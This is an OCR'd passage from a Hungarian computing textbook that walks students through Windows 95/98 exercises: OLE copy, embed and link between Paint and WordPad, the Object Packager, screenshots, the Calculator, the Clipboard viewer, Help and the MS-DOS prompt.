
A Windows multitasking (többfeladatos) rendszer: egyidejűleg több alkalmazást futtathatunk. Közülük mindig egy az ún. aktív alkalmazás: a leütött billentyűket kapja meg stb. Az aktív alkalmazás fejléce más színű és az ablaka eltakarja az esetlegesen mögötte levő ablakokat. Kiválasztása a Tálcán történhet, a téglalapjára történő egérkattintással.

- Próbáljuk ki, legyen az aktív alkalmazás a WordPad, majd a Paint!




- A Paint-ban jelöljük ki a Szakaszrajzolót ( ) és válasszunk egy vastagabb vonaltípust. Az Ellipszisrajzolóval ( ) rajzoljunk egy ellipszist, a Görberajzolóval ( ) egy szinuszgörbét (lenyomott egérgombbal húzzunk egy vízszintes szakaszt, görbítsük felfelé, ezután lefelé), majd a sárga előtérszín kiválasztása után a Területkifestővel ( ) színezzük a belsejét sárgára:

- A Téglalapkijelölővel (– legfelső sor második eleme!) rajzoljunk köré egy téglalapot, lépjünk a Szerkesztés menübe és adjuk ki a *Másolás* parancsot: a képet a Vágólapra helyeztük. Az egérkurzort vigyük a WordPad ablakába, lépjünk itt a Szerkesztés menübe, válasszuk az Irányított beillesztés sort, majd a Kép (metafájl) sort és nyomjuk meg az OK gombot! A rajzunk megjelent a WordPad-ban! *Példát láthattunk a Vágólap használatára két alkalmazás közti adatátvitelnél.* A beillesztett objektum ki lett jelölve, a kijelölés megszüntetéséhez nyomjuk meg az End billentyűt! Ezután a Szerkesztés menüben kattintsunk a *Beillesztés* sorra, a rajz még egyszer megjelenik:



Az egérrel kattintsunk tíz gyorsat az első ellipszisre – nem történik semmi. Majd kattintsunk kettőt a másodikra, a WordPad ablakában megjelenik a Paint eszköztára és menüsora (OLE 2.0, lásd "A Windows használata" c. fejezetben):



A Területkifestővel vagy a Színradírral (jobb egérgomb!) fessük át a sárgát világoskékre, majd kattintsunk a megjelent kis ablakon kívülre: a második ellipszist sikerült módosítani. Magyarázat:

A Szerkesztés-Irányított beillesztés-Kép (metafájl) a többféle objektumbeillesztési mód közül az ún. Másolás, míg a Szerkesztés-Beillesztés az ún. Beágyazás. Tulajdonságai: a beillesztett objektum függetlenné válik az eredetitől, tartalma beépül a fogadó alkalmazásba (tehát mentéskor a WordPad fájl mérete a bitkép méretével nő) és tartalma Másolás esetében utólag nem módosítható, Beágyazásnál módosítható (mert a fogadó alkalmazás tárolja a beillesztett objektum típusát).


- Az egérrel kattintsunk az első ellipszisre és a megjelenő sarokpontok segítségével növeljük meg a méretét – ***növelni és törölni lehet másolással beillesztett objektumot is. A megnövelt kép "darabos" lesz, mert a Vágólapra másolt rajz a Paint jóvoltából nem vektor-, hanem rasztergrafikus.*** Az End billentyű megnyomásával vigyük a kurzort a dokumentum legvégére.

- A következő beillesztési módszer a Csatolás.

A csatolás logikai kapcsolat egy fájllal. A fogadó alkalmazásba a fájl tartalma és egy hivatkozás kerül. Megnyitáskor viszont mindig a fájl aktuális tartalma jelenik meg (frissítés, Windows 95-nél "rossz"). Akkor használják, ha pl. egy rajzot sok dokumentumban használunk, de a rajz hetente változik. Vagy ha több 400-500 KB-os grafikus fájlt illesztünk a szöveg közé és a szövegszerkesztő nagyon lelassul. Ha a csatolandó fájlt időközben letöröljük, a frissítés természetesen nem történik meg, de a legutóbbi állapot megmarad (a célhelyen).

A csatolás fájlból történik, ehhez létre kell egyet hozni. Vigyük az egérkurzort a Paint ablakba, ezután Szerkesztés-Fájlba másolás, Másolási hely=Asztal, Fájlnév=Ellipszis, Fájl típusa=16 színű bitkép. A mentés után térjünk át ismét a WordPad-be, itt Beszúrás-

Objektum-Létrehozás fájlból rádiógomb, a Tallózás gombbal keressük meg az Asztalon az Ellipszist – kattintsunk rá kettőt – és *tegyünk pipát a Hivatkozás négyzetbe* (Windows 95-nél a *Csatolás* négyzetbe):



Kattintsunk az OK gombra, az ellipszis megjelent még egyszer!

- A Wordpadban kattintsunk a Mentés ( ) ikonra vagy üssünk Ctrl+S-t! Mentés helye=Asztal, Fájlnév=Ellipszisek. A mentés után zárjuk be a WordPad-et és a Paint-et, az utóbbinál nem mentjük Névtelen módosításait.

- Mivel bezártunk minden alkalmazást, az Asztal újból látható lesz és valahol megtaláljuk két mentett fájlunkat, a Paint rajzot és a WordPad dokumentumot, ahogyan ezt ikonjaik jelzik:

Ellipszis

Ellipszisek

Kattintsunk egyet (Windows 95-nél kettőt) az Ellipszis-re! A Paint újból megjelenik. Az előtérszínt módosítsuk pirosra és a Területkifestővel színezzük át az ellipszis belsejét. Utána zárjuk be az alkalmazást a jobb felső sarkában található gomb megnyomásával és a mentés kérdésére válaszoljunk Igennel. Kattintsunk egyet (kettőt) az Ellipszisek-re! A WordPad elindul, megjelenik a három ellipszis, *a harmadik színe piros, mert csatolva illesztettük be!* Így

működik a csatolás. (A Windows 95-ben nem ilyen egyszerű, a frissítés csak akkor látszik, ha a WordPad-ben kettőt kattintunk az ellipszisre és utána Alt+F4-gyel bezárjuk a megjelent Paint ablakot.)

- Zárjuk be a WordPad-et is a ☒ gombbal, nem mentjük a módosításokat (t.i. a csatolás frissítését).


- Az Asztalon az egérrel rajzoljunk egy négyzetet a két ikon köré, színük megváltozik:

A billentyűzeten nyomjuk meg a Delete billentyűt, majd üssünk Entert! A két fájlt logikailag letöröltük a Lomtárba helyezéssel. A letörlést véglegesítsük, de most úgy, hogy egyet kattintunk a Lomtár ikonra, majd a megjelenő ablakban a "Lomtár ürítése" sorra és biztosan törlünk (Windows 95-nél kettőt kattintsunk a Lomtárra és Fájl-Lomtár ürítése). Ezután zárjuk be a Lomtárat.


- A Másolás-Beágyazás-Csatolás mellett használható még egy módszer, ez pedig az ún. *Csomagolás*, amit az Objektumcsomagoló alkalmazás segítségével készíthetünk el.

A csomagolás lényege: a képernyőn (pontosabban a WordPad dokumentumban) látunk egy szöveget vagy rajzot, melyre kettőt kattintva (!) elindul egy alkalmazás, vagy lefut egy batch fájl. A csomagot elkészíthetjük Beágyazás módon is: a WordPad szövegfájl tartalmaz mindent, amely ahhoz szükséges, hogy a Csomagolás más gépen is működjön (tartalmazhat pl. rajzot, de futtatható programot nem)!


- (Windows 95-nél a Start-Futtatás sort használjuk!) A Tálca egy nem használt részén kattintsunk a jobb egérgombbal, a megjelenő menüből válasszuk az Eszköztárakat és nézzük meg, a Cím előtt van-e pipa? Ha nincs, kattintsunk a szóra, így lesz (ha pedig már van, üssünk kétszer Esc-et):



A Tálcán megjelenik a Címsor:




Ha gépünk kapcsolódik az Internetre, bármilyen honlapcímet beírhatunk (a példában a Főiskola hivatalos címe szerepel). Elindíthatunk azonban alkalmazásokat is. Az egérrel kattintsunk rá. A mező tartalma kijelölődik, nem kell semmit sem törölni, egyszerűen írjuk be: **wordpad** (Enter), utána kattintsunk ismét rá és írjuk be: **mspaint** (Enter). Elindul a szövegszerkesztő és a rajzprogram (ha az Internet Explorer indulna el és a világhálón kezdene a gép keresni, Alt+F4-gyel zárjuk be és használjuk a Start – Futtatás sort!). A Tálcán a jobb gomb már ismert használatával rendezzük a két ablakot egymás mellé ("Ablakok függőleges elrendezése"). Végül írjuk be: **packager** (Enter). Elindul az Objektumcsomagoló, az egérrel helyezzük a képernyő közepére-alulra. Ez az alkalmazás általában *nem* szerepel a Start gombra megjelenő menüben, onnan nem indítható (sőt a Windows Szokásos – Typical – telepítésekor sem létezik, ebben az esetben ezt a feladatot nem tudjuk elkészíteni). A következőket láthatjuk:




Egyszerre három alkalmazás fut, mindegyik ablakban. Az aktív alkalmazást a Tálcáról választhatjuk egérkattintással, próbáljuk ki! A csomag a WordPad-ba kerül, Paint rajzot tartalmaz és az Objektumcsomagolóval készítjük el. Ezért indítottunk el három alkalmazást, bár az utóbbi kettő csak segédszerepet tölt be.

- A Paint-ben rajzoljunk két *vastag* kereszteződő szakaszt és a hátteret színezzük kékre:



- A Téglalapkijelölővel jelöljük ki a rajz egy részét (közepét, a két szakasz metszéspontját) és a Szerkesztés-Másolás paranccsal helyezzük a Vágólapra! Utána a Tálcán kattintsunk az Objektumcsomagoló téglalapjára, vigyük az ablakra az egérkurzort, *kattintsunk a bal felébe* és Szerkesztés-Beillesztés. Térjünk vissza a Paint-be, jelöljük ki a "nagy" rajzot, Szerkesztés-Másolás, az Objektumcsomagolóban *kattintsunk a jobb félre*, Szerkesztés-Beillesztés, majd válasszuk a Kép rádiógombot. Ezután Szerkesztés-Csomag másolása, vigyük az egérkurzort a WordPad-be és itt Szerkesztés-Beillesztés. A kijelölés megszüntetéséhez nyomjuk le az End billentyűt, majd a Tálcán kattintsunk az Objektumcsomagoló téglalapjára. Ha ügyesek voltunk, a képernyőn az alábbiakat láthatjuk (ha nem – ... de ez nem lehetséges!):



- Az Objektumcsomagoló ablakában nyomjuk meg az "Ikon beszúrása" gombot és kettős kattintással válasszuk ki a földgömböt (Windows 95-nél a fát)! Ezután Szerkesztés-Parancssor, írjuk be: **calc** (Enter), majd Szerkesztés-Csomag másolása, a WordPad-be áttérve Szerkesztés-Beillesztés és nyomjuk meg az End billentyűt. Zárjuk be az Objektumcsomagolót és a Paint-et (nem mentünk)! A képernyőn egy alkalmazás marad, a WordPad, mely két kis rajzot tartalmaz, mögöttük villog a kurzor:

- Létrehoztuk a csomagokat, kattintsunk kettőt az első ábrára: elindul a Paint és megjelenik a "nagy" ábra, mint csomag-ContentObject. Utána kattintsunk kettőt a földgömbre (Windows 95-nél a fára): elindul a Számológép. Így működik a csomagolás.

Az Objektumcsomagolóval több szint mélységű, fastruktúraszerű csomagot is létrehozhatunk: a kattintás után megjelenő ablakban további választási lehetőségeink lesznek.


A jelenlegi esetben ezt úgy érhetjük el, ha egérrel kijelöljük a WordPad-ben a két rajzot, a Vágólapra másoljuk és beillesztjük az Objektumcsomagoló *jobb* felébe. Ha van időnk próbáljuk ki, egyébként zárjuk be a Paint-et, a Számológépet és a WordPad-et (nem mentünk).

- Indítsuk el újra a Paint-et (Start-Programok-Kellékek-Paint vagy Start-Futtatás-**mspaint**), állítsuk teljes méretre a jobb felső sarkában található □ gomb megnyomásával. Nyomjuk meg a billentyűzet jobb felső részén található PrintScreen billentyűt. Utána Szerkesztés-Beillesztés, Igen gomb. Nyomjuk le a bal Alt+PrintScreen-t és adjuk ki ismét: Szerkesztés-Beillesztés. Magyarázat:

A PrintScreen a teljes képernyőt, az Alt+PrintScreen az aktív ablak tartalmát grafikus formátumban a Vágólapra helyezi, az egérkurzor nélkül. Ezután bármit végezhetünk vele: betölthetjük a Paint-be, a WordPad-be, elmenthetjük, módosíthatjuk, kinyomtathatjuk stb.

A megtekintés után állítsuk vissza az előző méretet a gombra történő kattintással (a gomb helye ugyanaz, csak a képe változott meg), majd zárjuk be a Paint-et (nem mentünk)!


- Csak billentyűzetről végezzük el: Start-Futtatás-**`wordpad`** (Enter) – a Start menübe Ctrl+Esc-pel léphetünk be-, majd ismét Start-Futtatás-**`calc`** (Enter). Elindul a szövegszerkesztő és a Számológép. Utóbbinál figyeljük meg: nem tudjuk az ablakát átméretezni. A Számológépet állítsuk Tudományosra: Alt+N és T! *A tudományos sokkal több műveletet ismer, a műveleteket prioritási sorrendben hajtja végre (először a szorzás/osztást, utána az összeadást/kivonást), számrendszerek között vált és van egy egyszerű statisztikai üzemmódja is.*




- A bal Alt+Tab-bal váltsunk át a WordPad-be és írjuk be: **`2*10Y3-2=`** (magyar billentyűzeten az egyenlőségjel Shift+7, az Y a hatványozás jele, a Számológép Súgójából kideríthető). A Shift+Home-mal jelöljük ki a teljes sort:

Ezután Ctrl+C-vel helyezzük ki a Vágólapra, bal Alt+Tab-bal lépjünk át a Számológépre, itt Ctrl+V, majd Ctrl+C, a bal Alt+Tab-bal váltsunk vissza a WordPad-re, nyomjuk le az End billentyűt és Ctrl+V. A Számológép és a Vágólap segítségével kiszámoltuk az eredményt, ha jól dolgoztunk, 1998-at kapunk, a Windows 98 megjelenési évét!

- Ennyit röviden a Számológépről. Zárjuk be, majd a WordPad-et is (nem mentünk). A Start-Futtatás sorba írjuk be: **clipbrd** (Enter). Megjelenik a Vágólap tartalmát bemutató alkalmazás. (Elképzelhető, hogy a Windowst úgy telepítették, hogy ez az alkalmazás nem található meg. Indítására hibaüzenetet kapunk, amit nyugtázzunk Enterrel, majd Esc és lépjünk tovább.)



- Nyomjuk le a PrintScreen billentyűt! A Vágólap-megjelenítő rögtön mutatja az eredményt:




- Töröljük a Vágólap tartalmát a Delete billentyű, majd az Enter megnyomásával, utána zárjuk be az alkalmazást Alt+F4-gyel!

- Lépjünk be ismét a Start – Futtatás menübe és nyomjuk meg a ▼-et! Egy kis ablak nyílik meg, amelyben láthatjuk az előzőleg kiadott parancsokat, az ún. *history*t. Ha az egérrel kiválasztunk egyet és Entert ütünk, elindul a kiválasztott alkalmazás. (Csak Windows 98) próbáljuk ki, hogy ha az üres mezőbe beírunk egy betűt – írjuk be a c-t –, automatikusan megjelenik a legutóbbi c-vel kezdődő sor és Enterrel elindíthatjuk az alkalmazást! A kurzornyilakra pedig a többi (**`clipbrd`**, **`calc`** stb.)! Ez a lehetőség a Tálcán található Címsorban is működik! A végén Esc-pel lépjünk ki a Futtatás ablakból.


Újból a kiindulási állapotban vagyunk. A feladatok természetesen működnek akkor is, ha a WordPad helyett a Microsoft Word-öt használjuk. Ha van időnk, folytassuk a gyakorlást.

12.4. Windows Súgó

- Sok alkalmazáshoz tartozik beépített Súgó (Help), de van egy globális Windows súgóállomány is. Billentyűzetről lépjünk be a Start menübe (Ctrl+Esc), a fel nyíllal menjünk a Súgó sorra és üssünk Entert! Megjelenik egy ablak, mely három ún. "fület" tartalmaz: Tartalom-Tárgymutató-Keresés. Az Alt+K leütésével lépjünk át a Keresés fülre (Windows 95-nél egérkattintással és ha kell, válaszszuk az adatbázis maximálissá tételét majd várjunk)! Nézzük meg, milyen információkat kapunk az illegális programokkal kapcsolatban, írjuk be: **`illegális`** (Enter). Két témakör jelenik meg, a Tab billentyű kétszeri megnyomásával lépjünk az alsó mezőbe, a le nyíl többszöri megnyomásával válasszuk ki az alsót és üssünk Entert:



- (Windows 95-nél hagyjuk ki ezt a pontot!) Az Alt+R-rel váltsunk át a Tárgymutató fülre, üssünk Tab-ot, a le nyíllal lépjünk a ".txt fájlok" sorra, üssünk Entert és egérrel kattintsunk az aláhúzott ASCII szóra:



- (Csak Windows 98): Kattintsunk a Tartalom fülre és ott a "Bevezetés a Windows 98 használatába: online változat" hivatkozásra. Egy újabb sor jelenik meg: "...: kézikönyv", kattintsunk rá, majd az ablak jobb felében kattintsunk a "Kattintsunk ide"-re és egy új ablakban megjelenik egy elég komoly tankönyv. Nézzünk bele, pl. "A Windows 98 telepítése" fejezetben megtalálhatjuk a telepítés min. hardver követelményeit is.

  Zárjuk be a Súgó ablakait Alt+F4-gyel! A kiindulási állapotban vagyunk. Ha van időnk, haladjunk tovább.


12.5. MS-DOS parancssor, Jegyzettömb, alkalmazás rendszerszintű bezárása

A most következő, kicsit hosszabb részben azt nézzük meg, hogyan tartalmazza a Windows az IBM PC-k első, szöveges képernyős operációs rendszerét, a DOS-t.

- Windows alatt lehetőségünk nyílik a "régi" DOS felület használatára, DOS programok futtatására. Indítsuk el: Start – Programok – MS-DOS parancssor vagy Start – Futtatás – **`dosprmpt`** (Enter)! A *bal* Alt+Enter megnyomásával váltsuk át az alkalmazást teljes képernyőből ablakba és vissza, többször, a végén váltsunk ablak-

ba. ***A CPU most az ún. "virtuális 8086-os" üzemmódban fut: az Intel 80386-osnál jelent meg először, a CPU támogatja egyidejűleg több DOS program futtatását. Néhány DOS játékprogram csak teljes képernyőn hajlandó futni (különösen a finomgrafikát használók), ez az üzemmód viszont gyorsabb, mint az ablakos!***

- Kattintsunk az ablak bal felső sarkában a vezérlőmenüre, és ha az "Eszköztár" szó előtt nincs pipa, a szóra kattintással tegyünk egyet. A betűnagyság mezőben pedig válasszuk először a "8 x 12"-t (az ablak felvesz egy bizonyos méretet) majd az "Auto"-t:



- Próbáljuk ki: ***Ctrl+Alt+F1 után a billentyűzet angol kiosztású, Ctrl+Alt+F2 után magyar (a Shift+Alt nem működik DOS ablakban)***.

- Tetszőleges belső és külső DOS parancsokat adhatunk ki. Írjuk be: **`ver`** (Enter), megjelenik a Windows verziószáma. Írjuk be: **`path`** (Enter), megjelenik az elérési út. Egyik tagja **`C:\WINDOWS\COMMAND`** (vagy **`C:\WIN98\COMMAND`**), a külső DOS parancsok könyvtára, pl. a **`doskey, fdisk, format, sys`** stb. találhatók meg benne.

  A Windows ebben az értelemben független a régi, 6.22-es angol MS-DOS-tól: nem használja a `C:\DOS` könyvtár fájljait, mert külön könyvtárban megvannak. Sőt, e két fájlrendszer kölcsönösen inkompatibilis egymással, nem hajlandók futni a másik környezetében, "Incorrect DOS version" üzenetet írnak ki!

- Lépjünk a gyökérkönyvtárba (**`cd\`** – a backslash-hez tartsuk lenyomva a *bal* Alt-ot, a jobboldali numerikus billentyűzeten üssük be a 92-t, majd engedjük fel az Alt-ot).

